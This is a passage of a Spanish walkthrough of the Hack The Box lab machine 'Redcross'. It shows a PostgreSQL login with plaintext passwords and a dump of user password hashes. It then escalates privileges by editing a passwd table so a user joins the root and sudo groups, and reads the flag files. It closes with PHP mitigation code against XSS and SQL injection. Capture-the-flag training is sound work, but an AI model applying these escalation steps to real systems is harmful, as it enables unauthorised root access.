Si probamos estas credenciales con la funcionalidad de consola de PostgreSQL, solo funcionan las relacionadas con usuarios, pero de momento vamos con el usuario **unixnss**.

```

www-data@redcross:/var/www/html/admin/pages$ psql -u unixnss -d unix -h localhost
psql -u unixnss -d unix -h localhost
/usr/lib/postgresql/11/bin/psql: invalid option -- 'u'
Try "psql --help" for more information.
www-data@redcross:/var/www/html/admin/pages$ psql -U unixnss -d unix -h localhost
psql -U unixnss -d unix -h localhost
Password for user unixnss: fios@ew023xnw

psql (11.22 (Debian 11.22-0+deb10u1), server 9.6.7)
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

unix=> show databases;

```

Ilustración 39. PostgreSQL #1

```
psql -u <user> -d <db> -h <host>
```

Código 12. Conexión PostgreSQL

Podemos mostrar las tablas presentes en el esquema con **\dt**. Con esto conseguimos ver las tablas presentes, donde a primera vista parecen tablas relacionadas con los archivos de configuración de usuarios de un sistema unix

```

Schema | List of relations
-----+-----
Name   | Type   | Owner
-----+-----
public | group_table | table | postgres
public | passwd_table | table | postgres
public | shadow_table | table | postgres
public | usergroups | table | postgres
(4 rows)

(END)

```

Ilustración 40. PostgreSQL #2

```
\dt
```

Código 13. psql: Consulta de tablas

Si consultamos las columnas de la base de datos passwd_table nos encontramos con los campos especificados en todos los archivos passwd, por lo que estamos haciendo un buen acercamiento a la raíz del compromiso de la maquina al parecer.

```

Table "public.passwd_table"
Column | Type | Collation | Nullable | Default
-----+-----+-----+-----+-----
username | character varying(64) | | not null | 
passwd | character varying(128) | | not null | 'x'::character varying
uid | integer | | not null | nextval('user_id'::regclass)
gid | integer | | not null | 
gecos | character varying(128) | | not null | 
homedir | character varying(256) | | not null | 
shell | character varying | | not null | '/bin/bash'::character varying
Indexes:
    "passwd_table_pkey" PRIMARY KEY, btree (uid)
    "passwd_table_username_key" UNIQUE CONSTRAINT, btree (username)
Referenced by:
    TABLE "shadow_table" CONSTRAINT "st_username_fkey" FOREIGN KEY (username) REFERENCES passwd_table(username) ON D
ELETE CASCADE
    TABLE "usergroups" CONSTRAINT "ug_uid_fkey" FOREIGN KEY (uid) REFERENCES passwd_table(uid) ON DELETE CASCADE
:

```

Ilustración 41. PostgreSQL #3

```
\d <table>
```

Código 14. psql: Consulta de columnas de tablas

Si consultamos las filas de datos presentes encontramos lo siguiente. Estos parecen ser los usuarios que aparecen en el aparatado de gestión de usuarios del subdominio **admin**.

```

username | passwd | uid | gid | gec | homedir | shell
-----+-----+-----+-----+-----+-----+-----
tricia | $1$WfH/kvS$5gAjMYSvbpZFNU//uMPmp. | 2018 | 1001 | | /var/jail/home | /bin/bash
kali | $1$0Hh1BVFn$uDsxTVUaNfY1Ys6Usu8/00 | 2020 | 1001 | | /var/jail/home | /bin/bash
(2 rows)

(END)

```

Ilustración 42. PostgreSQL #4

```
SELECT * FROM <table>
```

Código 15. psql: Consulta de datos

Si intentamos romper las contraseñas de tricia no podemos, tanto john como hashcat se asfixian y abortan, por lo que, aparte de no poder la contraseña no sería de gran ayuda esto debido que el usuario tricia no nos otorga ningún privilegio más allá que el que ya teníamos con nuestro usuario Kali creado.

Dicho esto, puede ser que se nos otorgue la posibilidad de llevar a cabo actualizaciones de las tablas de manera manual con los usuarios de gestión de estos. Si probamos con el usuario con el que estamos haciendo uso de la base de datos vemos que no es posible hacer nada.

```
unix=> UPDATE passwd_table SET gid=0 WHERE uid=2020;
UPDATE passwd_table SET gid=0 WHERE uid=2020;
ERROR: permission denied for relation passwd_table
unix=> □
```

Ilustración 43. PostgreSQL #5

```
UPDATE <table> SET <col=value> WHERE <col=value>
```

Código 16. psql: Actualización de tabla

Por lo que probamos con el usuario **unixusrmgr**, donde si probamos a cambiar el grupo a root, vemos que en efecto funciona! Solo tenemos que comprobar que esto funcione en el servidor por medio de SSH.

```
www-data@redcross:/var/www/html/admin/pages$ psql -U unixusrmgr -d unix -h localhost
psql -U unixusrmgr -d unix -h localhost
Password for user unixusrmgr: dheu%7wjx8B&

psql (11.22 (Debian 11.22-0+deb10u1), server 9.6.7)
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bits: 256, compression: off)
Type "help" for help.

unix=> update passwd_table set gid=0 where uid=2020;
update passwd_table set gid=0 where uid=2020;
UPDATE 1
unix=> □
```

Ilustración 44. PostgreSQL #6

Comprobamos consultando la base de datos y en efecto pertenecemos al grupo 0, root.

username	passwd	uid	gid	gecos	homedir	shell
tricia	\$1\$WFsH/kvS\$5gAjMYSvbpZFnu//uMPmp.	2018	1001		/var/jail/home	/bin/bash
kali	\$1\$.2L6PAaG\$SvwAw2GcWEJhmd1ZXG.B51	2020	0		/var/jail/home	/bin/bash

(2 rows)

(END)

Ilustración 45. PostgreSQL #7

Si nos vamos al SSH, en efecto vemos que pertenecemos al grupo root. Dicho esto lo que podemos hacer es asignarnos al grupo **sudo**. Con esto tendremos permisos sudo y podremos actuar en nombre de root a nuestro antojo.

```
~/Machines/HTB/Redcross/exploit ssh kali@10.129.1.93
The authenticity of host '10.129.1.93 (10.129.1.93)' can't be established.
ED25519 key fingerprint is: SHA256:zo0xQgf40+wsTj30HsPbkn5m7Rmuw2mkxi390t/pCQA
This host key is known by the following other names/addresses:
~/ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.1.93' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
kali@10.129.1.93's password:
Linux redcross 4.19.0-25-amd64 #1 SMP Debian 4.19.289-2 (2023-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
kali@redcross:~$ id
uid=2020(kali) gid=0(root) groups=0(root)
kali@redcross:~$
```

Ilustración 46. SSH: Prueba de grupo root

4. ESCALADA

Hemos tenido que crear un usuario nuevo para esto porque no se actualizaba en el servidor, pero de igual manera nos cambiamos el grupo al correspondiente con el grupo sudo

```
unix=> update passwd_table set gid=27 where uid=2022;  
update passwd_table set gid=27 where uid=2022;  
UPDATE 1  
unix=> █
```

Ilustración 47. PostgreSQL #8

Vemos en el servidor que en efecto somos pertenecientes a tal grupo.

```
~/Machines/HTB/Redcross/exploit ssh odus@10.129.1.93  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
odus@10.129.1.93's password:  
Linux redcross 4.19.0-25-amd64 #1 SMP Debian 4.19.289-2 (2023-08-08) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
odus@redcross:~$ id  
uid=2022(odus) gid=27(sudo) groups=27(sudo)  
odus@redcross:~$ █
```

Ilustración 48. SSH: Prueba de grupo sudo

Y que hemos comprometido de manera total la máquina, obteniendo ambas flags!

```
odus@redcross:~$ sudo cat /home/penelope/user.txt  
052160247f12bb18b91869a20365984e  
odus@redcross:~$ sudo cat /root/root.txt  
7abde2e353c816f59fc4e8a657306c9a  
odus@redcross:~$ █
```

Ilustración 49. Flags

6. MEDIDAS Y LECCIONES

XSS

Una posible solución al fragmento de código vulnerable a XSS podría ser simplemente hacer uso de la función **htmlspecialchars**, o si quisiéramos una validación más completa podríamos usar el siguiente código.

Aquí se gestiona el envío de un formulario de contacto cuando la acción es '**contact**': primero comprueba que en la petición POST existan los campos **subject**, **body** y **cback**, y si falta alguno redirige de nuevo a la página de contacto mostrando un mensaje de error. Si están presentes, escapa el contenido de estos campos con **htmlspecialchars** para evitar que se pueda inyectar HTML o JavaScript (mitigando XSS) y, a continuación, se conecta a la base de datos y utiliza una sentencia preparada (**INSERT INTO requests (subject, body, cback) VALUES (?, ?, ?)** con **bind_param("sss", ...)**) para guardar la solicitud de contacto de forma segura, protegiendo frente a inyección SQL. Finalmente, muestra el mensaje **"Contact request sent."** y termina la ejecución del script.

```
if ($action === 'contact') {
    if (!isset($_POST['subject'], $_POST['body'], $_POST['cback'])) {
        header('refresh:2;url=?page=contact');
        echo "ERR - Message not sent. Information missing...";
        exit;
    }

    // Escapar TODO lo que viene del usuario
    $subject = htmlspecialchars($_POST['subject'], ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
    $body     = htmlspecialchars($_POST['body'],     ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');
    $cback    = htmlspecialchars($_POST['cback'],    ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8');

    $mysqli = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    $sql = $mysqli->prepare("INSERT INTO requests (subject, body, cback) VALUES (?, ?, ?)");
    $sql->bind_param("sss", $subject, $body, $cback);
    $sql->execute();
    $sql->close();

    echo "Contact request sent.";
    exit;
}
```

Código 17. Código seguro para tratamiento de datos en el formulario de contacto